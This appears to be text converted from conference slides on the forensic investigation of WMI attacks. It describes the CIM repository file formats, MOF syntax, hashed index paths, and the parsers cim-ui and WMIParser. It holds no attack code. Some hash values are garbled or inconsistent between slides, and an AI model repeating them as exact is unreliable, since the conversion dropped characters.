- A grey bracket on the right side groups the last row (00576080) under the heading "Last Record Header".
- A grey bracket at the bottom groups the last two rows (00576090 and 005760A0) under the heading "First Record".

- Record Header : RecID, RecOffset, RecSize, Crc32 (16 bytes)
- First Record starts immediately after last Record Header
- CRC32 is only stored in the Record Header in Repos under XP

# Mapping#.map

---


- Up to 3 mapping files
- In XP Mapping.ver specifies the index of the most current Mapping file
- Consists of:
  - Objects.data Mapping data
  - Index.btr Mapping data
- Logical Page# = Index in Map

# Mapping#.map - Mapping data

---

- Start Signature: 0xABCD
- Header:
  - Revision
  - PhysicalPagesCount
  - MappingEntriesCount
- Mapping Data
- FreePages Mapping Size
- FreePages Mapping Data
- End Signature : 0xDCBA

# Mapping#.map – Header and Mapping Data



# Mapping#.map – Free Pages Mapping Data

00003600	61 0C 00 00 65 0C 00 00 72 0C 00 00 43 00 00 00
00003610	B7 0D 00 00 B6 0D 00 00 B5 0D 00 00 AC 0D 00 00
00003620	84 0D 00 00 87 0D 00 00 6F 0D 00 00 8E 0D 00 00
00003630	98 0D 00 00 73 0D 00 00 85 0D 00 00 88 0D 00 00
00003640	90 0D 00 00 7D 0D 00 00 B3 0D 00 00 97 0D 00 00
00003650	91 0D 00 00 8A 0D 00 00 86 0D 00 00 95 0D 00 00
00003660	9A 0D 00 00 6D 0D 00 00 71 0D 00 00 92 0D 00 00
00003670	63 0D 00 00 26 0D 00 00 A7 0D 00 00 E8 0C 00 00
00003680	1A 0D 00 00 29 0D 00 00 DA 0C 00 00 DC 0C 00 00
00003690	1C 0D 00 00 F2 0C 00 00 23 0D 00 00 2A 0D 00 00
000036A0	27 0D 00 00 28 0D 00 00 57 0D 00 00 EC 0C 00 00
000036B0	33 0D 00 00 75 0D 00 00 62 0D 00 00 9E 0D 00 00
000036C0	6C 0D 00 00 60 0D 00 00 2E 0D 00 00 5F 0D 00 00
000036D0	36 0D 00 00 14 0D 00 00 CA 0C 00 00 C6 0C 00 00
000036E0	D1 0C 00 00 EA 0C 00 00 AF 0C 00 00 9A 0C 00 00
000036F0	C0 0C 00 00 BF 0C 00 00 20 0C 00 00 12 0C 00 00
00003700	53 0C 00 00 4F 0C 00 00 F8 0B 00 00 3F 0A 00 00
00003710	AA 09 00 00 BB 0B 00 00 77 0B 00 00 BA DC 00 00

# Index.btr

---

- B-Tree on disk
- Paged
- PageSize = 0x2000
- Physical Offset = PageNumber x PageSize
- Root of the Tree
  - In XP => Logical Page Number = the DWORD at offset 12 in Logical Page 0
  - In Vista and Up => Logical Page Number = Logical Page 0
  - Use the Index.btr Mapping Data in Mapping#.map to find out the Physical Page

# Index.btr - Page

---

- A page consists of:
  - Header
  - List of logical page numbers => Pointers to next level nodes
  - List of Offset Pointers to Search String Records
  - Search String Records
  - List of Offset Pointers to Strings
  - Strings

# **Index.btr – Root Page Details**

# Index.btr – Root Page Search Strings

---

NS\_2DDE46913C837E49ADBBDD92C6008082\CR\_CE89D1C31B4731CE588F7EB783FD8E5A\C\_0F2E588E9C8E13CFBE35123A1AE3B65C  
NS\_86C68CC88277F15FBE6F6D9A6A2F560A\CD\_664CD9E2C7D754A73EB4A3A96A26EC1F.94.643943.2401  
NS\_8DFCCA0B7FAB09C32755407485035A60\KI\_C010FD7DD9000F150727289DC325C71F\I\_6EF1DBF4BC7D2C41C63F7BEED34F4F93.2496.203052.212  
NS\_AC3EFBD18065EBF47BE8D9592C429C5D\CR\_0745D601E1DB31037467E0E38D7FDE78\C\_A5FA2E1D2577F4AB73FA15C472A4E20F  
NS\_DA2786B86FA728AF4EC85C5CD54B08B4\CI\_E5844D1645B0B6E6F2AF610EB14BFC34\IL\_128EEC47D4531D375BDDA1F80572F1BD.432.760489.124  
NS\_DD73323810DAB2D362482D85928C165A\CR\_C8B9953EB5EED0311056ABF97FEC9050\R\_D5822A799D84E28E59DFC01F4399BACE

# MOF

## Managed Object Format

# MOF – Primitives

---

- Object Oriented Hierarchy consisting of:
  - Namespaces
  - Classes
  - Instances
  - References
  - Properties
  - Qualifiers

# MOF – Namespaces

---

- Namespace Declaration - #pragma namespace (\\"<computername>\<path>)

```
// Namespace Declaration : root\subscription namespace.  
#pragma namespace ("\\\\.\\Root\\subscription")
```

- Namespace Definition – a way to create new namespaces
  - \_\_namespace – class representing a namespace

```
#pragma namespace("\\\\.\\root\\default")  
  
//Namespace definition : Namespace NewNS defined in root\\default  
instance of __namespace  
{  
    Name = "NewNS";  
};
```

# MOF – Classes/Properties/References

---

- Class definition:

- A list of qualifiers
  - abstract, dynamic, provider
- Class name
- A list of properties
- A list of references to instances

```
namespace_declarator  
[class qualifiers]  
class class_name {  
    property_1,  
    ...  
    property_n,  
    reference_1,  
    ...  
    reference_n  
};
```

- Property definition:

- A list of qualifiers
  - type, primary key, locale
- Property name

```
[property qualifiers] prop_type prop_name
```

- Reference definition:

- Class referenced
- Reference name

```
class_name ref reference_name
```

## MOF – Example

---

```
#pragma namespace("\\\\.\\root\\default")

//class definition: ExistingClass in root\default namespace
class ExistingClass {
    [key] string           Name;
    string           Description;
};

//class definition: NewClass in root\default namespace
[dynamic] //class instances are created dynamically
class NewClass
{
    [key] string           Name;
    uint8[]          Buffer;
    datetime          Modified;
    ExistingClass     ref   NewRef;
};

;
```

# MOF – Instances

---

- Instance declarations:

- Property name = Property value
- Reference name = Class instance referenced

```
#pragma namespace("\\\\.\root\\default")

instance of ExistingClass {
    Name          = "ExistingClassName";
    Description   = "ExistingClassDescription";
};

instance of NewClass {
    Name          = "NewClassName";
    Buffer        = {0x00, 0x11, 0x22, 0x33};
    Modified      = "1/20/2015 11:56:32";
    NewRef        = "ExistingClass = \"ExistingClassName\""
};
```

# MOF – Full Example

---

```
#pragma namespace("\\\\.\\\\root\\\\default")

class ExistingClass {
    [key]    string          Name;
              string          Description;
};

[dynamic]
class NewClass
{
    [key]    string          Name;
              uint8[]         Buffer;
              datetime        Modified;
              ExistingClass   ref   NewRef;
};

instance of ExistingClass {
    Name          = "ExistingClassName";
    Description   = "ExistingClassDescription";
};

instance of NewClass {
    Name          = "NewClassName";
    Buffer        = {0x00, 0x11, 0x22, 0x33};
    Modified      = "1/20/2015 11:56:32";
    NewRef        = "ExistingClass = \"ExistingClassName\"";
};

;
```

# Representation of MOF Primitives

---

# Representation of MOF Primitives - Algorithm

---

- Transform the input string to UPPER CASE
- In Windows XP
  - Compute MD5 hash
- In Windows Vista and up
  - Compute SHA256 hash
- Convert the hash to string

# Representation of MOF Primitives – Namespaces

---

- Compute hash for the namespace name, i.e. “ROOT\DEFAULT” and prepend “NS\_”
  - NS\_2F830D7E9DBEAE88EED79A5D5FBD63C0
- Compute hash for the \_\_namespace, i.e. “\_\_NAMESPACE” and prepend “CI\_”
  - CI\_E5844D1645B0B6E6F2AF610EB14BFC34
- Compute hash for the instance name, i.e “NEWNS” and prepend “IL\_”
  - IL\_14E9C7A5B6D57E033A5C9BE1307127DC
- Concatenated resulting string using “\” as separator
  - NS\_<parent\_namespace\_hash>\CI\_<\_\_namespace\_hash>\IL\_<instance\_name\_hash>

# Representation of MOF Primitives – Namespaces

---

```
#pragma namespace("\\\\.\root\\default")  
instance| of __namespace  
{  
    Name = "NewNS";  
};
```

NS\_2F830D7E9DBAE88EED79A5D5FBD63C0\  
CI\_E5844D1645B0B6E6F2AF610EB14BFC34\  
IL\_14E9C7A5B6D57E033A5C9BE1307127DC

md5("ROOT\DEFAULT")  
md5("\_\_NAMESPACE")  
md5("NEWNS")

NS\_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\  
CI\_64659AB9F8F1C4B568DB6438BAE11B26EE8F93CB5F8195E21E8C383D6C44CC41\  
IL\_51F0FABFA6DDA264F5599F120F7499957E52B4C4E562B9286B394CA95EF5B82F

sha256("ROOT\DEFAULT")  
sha256("\_\_NAMESPACE")  
sha256("NEWNS")

# Representation of MOF Primitives – Class Definitions

---

- Compute hash of the namespace name, i.e. “ROOT\DEFAULT” and prepend “NS\_”
  - NS\_2F830D7E9DBAE88EED79A5D5FBD63C0
- Compute hash of the class name, i.e. “EXISTINGCLASS” and prepend “CD\_”
  - CD\_D39A5F4E2DE512EE18D8433701250312
- Compute hash of the parent class name, i.e. “” (empty string) and prepend “CR\_”
  - CR\_D41D8CD98F00B204E9800998ECF8427E
- Compute hash of the class name, i.e. “EXISTINGCLASS” and prepend “C\_”
  - C\_D39A5F4E2DE512EE18D8433701250312
- Concatenated resulting string using “\” as separator
  - NS\_<namespace\_hash>\CD\_<class\_name\_hash>
  - NS\_<namespace\_hash>\CR\_<base\_class\_name\_hash>\C\_<class\_name\_hash>

# Representation of MOF Primitives – Class Definitions

---

```
#pragma namespace("\\\\.\\\\root\\\\default")

class ExistingClass {
    [key] string           Name;
    string           Description;
};

NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\
CD_D39A5F4E2DE512EE18D8433701250312          md5("ROOT\\DEFAULT")
                                                md5("EXISTINGCLASS")

NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\
CR_D41D8CD98F00B204E9800998ECF8427E\
C_D39A5F4E2DE512EE18D8433701250312|        md5("ROOT\\DEFAULT")
                                                md5("")
                                                md5("EXISTINGCLASS")

NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\
CD_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26  sha256("ROOT\\DEFAULT")
                                                sha256("EXISTINGCLASS")

NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\
CR_E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855\
C_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26  sha256("ROOT\\DEFAULT")
                                                sha256("")
                                                sha256("EXISTINGCLASS")
```

# Representation of MOF Primitives – Class with Refs Definitions

---

- Construct additional string path describing the reference member
- Compute hash of the referenced class namespace, i.e. “ROOT\DEFAULT” and prepend “NS\_”
  - NS\_2F830D7E9DBAE88EED79A5D5FBD63C0
- Compute hash of the referenced class name, i.e. “EXISTINGCLASS” and prepend “CR\_”
  - CR\_D39A5F4E2DE512EE18D8433701250312
- Compute hash of the class name, i.e “NEWCLASS” and prepend “R\_”
  - R\_D41D8CD98F00B204E9800998ECF8427E
- Concatenated resulting strings using “\” as separator
  - NS\_<namespace\_hash>\CR\_<reference\_class\_name\_hash>\R\_<class\_name\_hash>

# Representation of MOF Primitives – Class with Refs Definitions

```
#pragma namespace("\\\\.\root\\default")
[dynamic]
class NewClass
{
    [key] string          Name;
    uint8[]        Buffer;
    datetime       Modified;
    ExistingClass  ref   NewRef;
};

NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\
CD_F41D9A5D9BBFA490715555455625D0A1                                md5("ROOT\DEFAULT")
                                                               md5("NEWCLASS")

NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\
CR_D41D8CD98F00B204E9800998ECF8427E\
C_F41D9A5D9BBFA490715555455625D0A1                                md5("ROOT\DEFAULT")
                                                               md5(""))
                                                               md5("NEWCLASS")

NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\
CR_D39A5F4E2DE512EE18D8433701250312\
R_F41D9A5D9BBFA490715555455625D0A1                                md5("ROOT\DEFAULT")
                                                               md5("EXISTINGCLASS")
                                                               md5("NEWCLASS")

NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\
CD_DAA3B7E4B990F470B8CBC2B10205ECE0532A3DA8C499EEA4359166315DD5F7B5      sha256("ROOT\DEFAULT")
                                                               sha256("NEWCLASS")

NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\
CR_E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855\
C_DAA3B7E4B990F470B8CBC2B10205ECE0532A3DA8C499EEA4359166315DD5F7B5      sha256("ROOT\DEFAULT")
                                                               sha256(""))
                                                               sha256("NEWCLASS")

NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\
CR_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26\
R_DAA3B7E4B990F470B8CBC2B10205ECE0532A3DA8C499EEA4359166315DD5F7B5      sha256("ROOT\DEFAULT")
                                                               sha256("EXISTINGCLASS")
                                                               sha256("NEWCLASS")
```

# Representation of MOF Primitives – Instances

---

- Compute hash of the namespace name, i.e. “ROOT\DEFAULT” and prepend “NS\_”
  - NS\_2F830D7E9DBAE88EED79A5D5FBD63C0
- Compute hash of the class name, i.e. “EXISTINGCLASS” and prepend “CI\_”
  - CI\_D39A5F4E2DE512EE18D8433701250312
- Compute hash of the instance primary key(s) name, i.e “EXISTINGCLASSNAME” and prepend “IL\_”
  - IL\_AF59EEC6AE0FAC04E5E5014F90A91C7F
- Concatenated resulting string using “\” as separator
  - NS\_<namespace\_hash>\CI\_<class\_name\_hash>\IL\_<instance\_name\_hash>

# Representation of MOF Primitives – Instances

---

```
#pragma namespace("\\\\.\\root\\\\default")|  
  
instance of ExistingClass {  
    Name          = "ExistingClassName";  
    Description   = "ExistingClassDescription";  
};  
  
NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\                                md5("ROOT\\DEFAULT")  
CI_D39A5F4E2DE512EE18D8433701250312\                                md5("EXISTINGCLASS")  
IL_AF59EEC6AE0FAC04E5E5014F90A91C7F                                md5("EXISTINGCLASSNAME")  
  
NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\ sha256("ROOT\\DEFAULT")  
CI_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26\ sha256("EXISTINGCLASS")  
IL_B4A9A2529F8293B91E39235B3589B384036C37E3EB7302E205D97CFBEA4E8F86 sha256("EXISTINGCLASSNAME")
```

# Representation of MOF Primitives – Instances with Refs

---

- Construct additional string path describing the instance reference value
- Compute hash of the referenced class namespace, i.e. “ROOT\DEFAULT” and prepend “NS\_”
  - NS\_2F830D7E9DBAE88EED79A5D5FBD63C0
- Compute hash of the referenced class name, i.e. “EXISTINGCLASS” and prepend “KI\_”
  - KI\_D39A5F4E2DE512EE18D8433701250312
- Compute hash of the referenced instance primary key name, i.e. “EXISTINGCLASSNAME” and prepend “IR\_”
  - IR\_AF59EEC6AE0FAC04E5E5014F90A91C7F
- Concatenated resulting string using “\” as separator
  - NS\_<namespace\_hash>\KI\_<referenced\_class\_name\_hash>\IR\_<referenced\_instance\_name\_hash>\R\_<reference\_id>

# Representation of MOF Primitives – Instances with Refs

---

```
#pragma namespace("\\\\.\root\\default")

instance of NewClass {
    Name          = "NewClassName";
    Buffer        = {0x00, 0x11, 0x22, 0x33};
    Modified      = "1/20/2015 11:56:32";
    NewRef        = "ExistingClass = \"ExistingClassName\";"

};

NS_2F830D7E9DBAE88EED79A5D5FBD63C0\      md5("ROOT\DEFAULT")
CI_F41D9A5D9BBFA490715555455625D0A1\      md5("NEWCLASS")
IL_4EED981F16BED7776805E8FFEF013686      md5("NEWCLASSNAME")

NS_2F830D7E9DBAE88EED79A5D5FBD63C0\      md5("ROOT\DEFAULT")
KI_D39A5F4E2DE512EE18D8433701250312\      md5("EXISTINGCLASS")
IR_AF59EEC6AE0FAC04E5E5014F90A91C7F\      md5("EXISTINGCLASSNAME")
R_<id>

NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\
CI_DAA3B7E4B990F470B8CBC2B10205ECE0532A3DA8C499EEA4359166315DD5F7B5\
IL_9700EA18F5966B9833C3339A1901E33216BADDDEB5BA6AF5D9894F70B3F35837      sha256("ROOT\DEFAULT")
sha256("NEWCLASS")                         sha256("NEWCLASSNAME")

NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\
KI_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26\
IR_B4A9A2529F8293B91E39235B3589B384036C37E3EB7302E205D97CFBEA4E8F86\
R_<id>                                         sha256("EXISTINGCLASS")
sha256("EXISTINGCLASSNAME")
```

# Forensic Investigation of WMI Attacks

---

# Next Generation Detection 1/2

---


- FLARE team reverse engineered the CIM repository file formats
- Two tools developed:
  - cim-ui – GUI WMI Repo parser written in Python
  - WMIParser – command line tool written in C++
    - WmiParser.exe -p "%path\_to\_CIM\_repo%" [-o "%path\_to\_log\_file%"]

# Next Generation Detection 2/2

---

- Collect entire CIM repo (directory %SystemRoot%\WBEM\Repository)
- Parse offline
  - Inspect persistence objects
    - \_\_EventFilter instances
    - \_\_FilterToConsumerBinding instances
    - ActiveScriptEventConsumer, CommandLineEventConsumer instances
    - CCM\_RecentlyUsedApps instances
    - Etc.
  - Timeline new/modified class definition and instances
  - Export suspicious class definitions
  - Decode and analyze embedded scripts with full confidence

CIM-UI 1/3



# CIM-UI 2/3

The screenshot shows the CIM-UI application interface. On the left is a tree view of CIM objects under the root namespace:

- Physical Data Pages
- Logical Data Pages
- Physical Index Pages
- Logical Index Pages
- Index
- Objects
  - root
    - Namespaces
      - \_\_SystemClass
      - root\CCMVDI
      - root\cli
      - root\DEFAULT
        - Namespaces
        - Class Definitions
          - RegistryEvent
            - Instances
    - root\Microsoft
    - root\Nap
    - root\NetFrameworkv1
    - root\Policy
    - root\RSOP
    - root\SECURITY
    - root\SecurityCenter
    - root\ServiceModel

# CIM-UI 3/3

The screenshot shows the CIM-UI interface with the title bar "cim - ui". Below the title bar, there are two tabs: "Browse" and "Query". The "Browse" tab is selected.

The main area displays a hierarchical tree view of objects:

- root\ccm\Scheduler (objects.namespace)
- root\ccm\SmsNapAgent (objects.namespace)
- root\ccm\SoftMgmtAgent (objects.namespace)
- root\ccm\SoftwareMeteringAgent (objects.namespace)
  - Namespaces
    - Class Definitions
      - CCM\_HistoricalMeteredData (objects.classDefinition)
      - CCM\_MeteredFileInfo (objects.classDefinition)
      - CCM\_MeteredProductInfo (objects.classDefinition)
      - CCM\_RecentlyUsedApps (objects.classDefinition)
    - Instances
      - ExplorerFileName=ALMon.exe,FolderPath=C:\... (objects.classInstance)
      - ExplorerFileName=AdobeARM.exe,FolderPath=... (objects.classInstance)
      - ExplorerFileName=AppStarter.exe,FolderPath=... (objects.classInstance)
      - ExplorerFileName=Au\_.exe,FolderPath=C:\DO... (objects.classInstance)
      - ExplorerFileName=AutoSeqExec.exe,FolderPath=... (objects.classInstance)
      - ExplorerFileName=BGInfo.exe,FolderPath=C:\... (objects.classInstance)
      - ExplorerFileName=cPanel.exe,FolderPath=C:\... (objects.classInstance)
      - ExplorerFileName=Explorer.EXE,FolderPath=C:\... (objects.classInstance)
      - ExplorerFileName=HILTON-1.SCR,FolderPath=... (objects.classInstance)
      - ExplorerFileName=HPDIU.exe,FolderPath=C:\D... (objects.classInstance)
      - ExplorerFileName=HPSIU.exe,FolderPath=D:\t... (objects.classInstance)
      - ExplorerFileName=HelpCrt.exe,FolderPath=C:\... (objects.classInstance)
      - ExplorerFileName=HelpHost.exe,FolderPath=C...\ (objects.classInstance)
      - ExplorerFileName=LogMan.exe,FolderPath=C:\... (objects.classInstance)
      - ExplorerFileName=MicrosDesktop.exe,FolderPath=... (objects.classInstance)
      - ExplorerFileName=MsiExec.exe,FolderPath=C:\... (objects.classInstance)
      - ExplorerFileName=NOTEPAD.EXE,FolderPath=... (objects.classInstance)
      - ExplorerFileName=Ops.exe,FolderPath=C:\MIC... (objects.classInstance)
      - ExplorerFileName=PeriphS.exe,FolderPath=C:\... (objects.classInstance)
      - ExplorerFileName=PrintEngine.exe,FolderPath=... (objects.classInstance)
      - ExplorerFileName=Procedures.exe,FolderPath=... (objects.classInstance)

Instance details   Definition details   Structures   Hex view

classname: CCM\_RecentlyUsedApps  
super:  
key: ExplorerFileName=AdobeARM.exe,FolderPath=C:\Program Files\Common Files\Adobe\ARM\1.0\,LastUserName=FLLSMMICROS3700\3PVendor  
timestamp1: 2014-11-23 19:21:18.750129  
timestamp2: 2014-04-09 14:11:55.154609  
properties:  
[PROP\_TYPE=string]  
FileVersion=1.7.4.0  
  
[PROP\_TYPE=uint32]  
FileSize=958576  
  
[PROP\_TYPE=string]  
CompanyName=Adobe Systems Incorporated  
  
[PROP\_TYPE=string,PROP\_KEY=True]  
FolderPath=C:\Program Files\Common Files\Adobe\ARM\1.0\  
  
[PROP\_TYPE=string,PROP\_KEY=True]  
ExplorerFileName=AdobeARM.exe  
  
[PROP\_TYPE=string,PROP\_KEY=True]  
LastUserName=FLLSMMICROS3700\3PVendor  
  
[PROP\_TYPE=string]  
ProductVersion=1.7.4.0  
  
[PROP\_TYPE=uint32]  
LaunchCount=7  
  
[PROP\_TYPE=string]  
ProductName=Adobe Reader and Acrobat Manager  
  
[PROP\_TYPE=uint32]  
ProductLanguage=1033  
  
[PROP\_TYPE=string]  
FileDescription=Adobe Reader and Acrobat Manager  
  
[PROP\_TYPE=datetime]

# Python-CIM Demo

# WMIParser 1/6

---

```
Command > --help
WMI Parser Help:
--help
    Hint: Print help.
--quit
    Hint: WMIParser quits.
--namespaceinstance
    Hint: Get all the namespaces defined in the repo.
--instance namespacename [classname] [classinstancename]
    Hint: Get the instance in the specified namespace by class and instance name.
--consumerinstance namespacename [consumertype] [consumerinstancename]
    Hint: Get the consumer instance in the specified namespace by type and name.
--filterinstance namespacename [filterinstancename]
    Hint: Get the filter instances in the specified namespace by name.
--bindinginstance namespacename
    Hint: Get all binding instances defined in the specified namespace.
--classdef [namespacename] [classname]
    Hint: Get the class definition in the specified namespace.
--index
    Hint: Print all the strings in index.btr.
Command >
```

# WMIParser 2/6

---

```
=====
Command > --namespaceinstance
=====
Namespaces=====
ROOT (NS_E8C4F9926E52E9240C37C4E59745CEB61A67A77C9F6692EA4295A97E0AF583C5)
ROOT\subscription (NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870)
ROOT\DEFAULT (NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4)
ROOT\CIMV2 (NS_68577372C66A7B20658487FBD959AA154EF54B5F935DCC5663E9228B44322805)
ROOT\Cli (NS_E1578D36E8972985C3607CB2490418C572C190C71151F301302674342C5C885D)
ROOT\nap (NS_C719712B661836F29BA6BB9FBA057F6A2D35649A20C4B56B30C8958DA77F5211)
ROOT\SECURITY (NS_010BA7C521D77A58F4FCB91B289C9241E169732EABA949BB5DD5F6C3F77D62FB)
ROOT\SecurityCenter2 (NS_DE4296A4F2DEcff74299F885179666947996A5B3ADAB4EB526CEC3C884F90B50)
ROOT\RSOP (NS_B9F15E9C0955B84B8B7E840A878C292A9483B55C2BC37006562DC762D466102F)
ROOT\WMI (NS_3FBDCB08ECD33FBF028D2DB3EF058F8CE959779B943F43AB3DB3EC34ACA147D)
ROOT\directory (NS_4556CEE875C5BC1E6A0EAF76BE49CD0BAD23B80B2C5E3727EE2D4B8DA41900B2)
ROOT\Policy (NS_3D98EC37D63EBFB9210DB658120A818078461369A71EFFA3DDE47412F528D55E)
ROOT\Interop (NS_D8D295EDF64C7F3A5E94E377F9D35AA7B08D0DF6C56C2323D31A8EE4AEE51E6D)
ROOT\ServiceModel (NS_5B2CC7EB2AAF010DD5D0084F2DEFC340AFEECC12F24D870DFC50B8EB7C98139)
ROOT\SecurityCenter (NS_1EBEBCBF50415CCAFB547032CB72DA91A6E1A4AA2EBD10A138F0B7ED132BF57C)
ROOT\ThinPrint (NS_808DD3B1C52DDD3DA04AB91E90AFBF4E951D5E0B2F9D2942C85CD7064ED4506C)
ROOT\Microsoft (NS_2B689AF3F38A341BB9044301A8A9039A9FAB11D0506D58B53A8B271288AD4404)
ROOT\aspnet (NS_EEACD50DA88A7D3DA9DACA75A0E6DFA7ABDB1F1994366F285F6353ACD65F6B72)
ROOT\subscription\ms_409 (NS_43C2C02FB103B6C99DD6A3C49100E0157200FB50F8CAEF2EC314CAEF9D9E15C)
ROOT\DEFAULT\ms_409 (NS_3D3E81DCD26451B69577998483A82363FD54E34563AA1BC6E73E4A2DC2212802)
ROOT\CIMV2\Security (NS_D4581E17E3199AC79108B8BD03BF787A097AA575A5B733AED04E457900022501)
```

# WMI Parser 3/6

```
=====
Command > --instance root\subscription CommandLineEventConsumer
Namespace : root\subscription
GUID: BBFCCB444CF66AA09AE6F15967A6865175BB0ED216D19970A7988B72CDF0A3A4
Date1: 11/20/2010 20:59:04
Date2: 07/14/2009 02:03:41
Instance Property:
=====
Name: MachineName
Type: VT_BSTR(0x8)
Array: no
Value: Not Assigned.
=====
=====
Name: MaximumQueueSize
Type: VT_UI4(0x13)
Array: no
Value: Not Assigned.
=====
=====
Name: CreatorSID
Type: VT_UI1(0x2011)
Array: yes
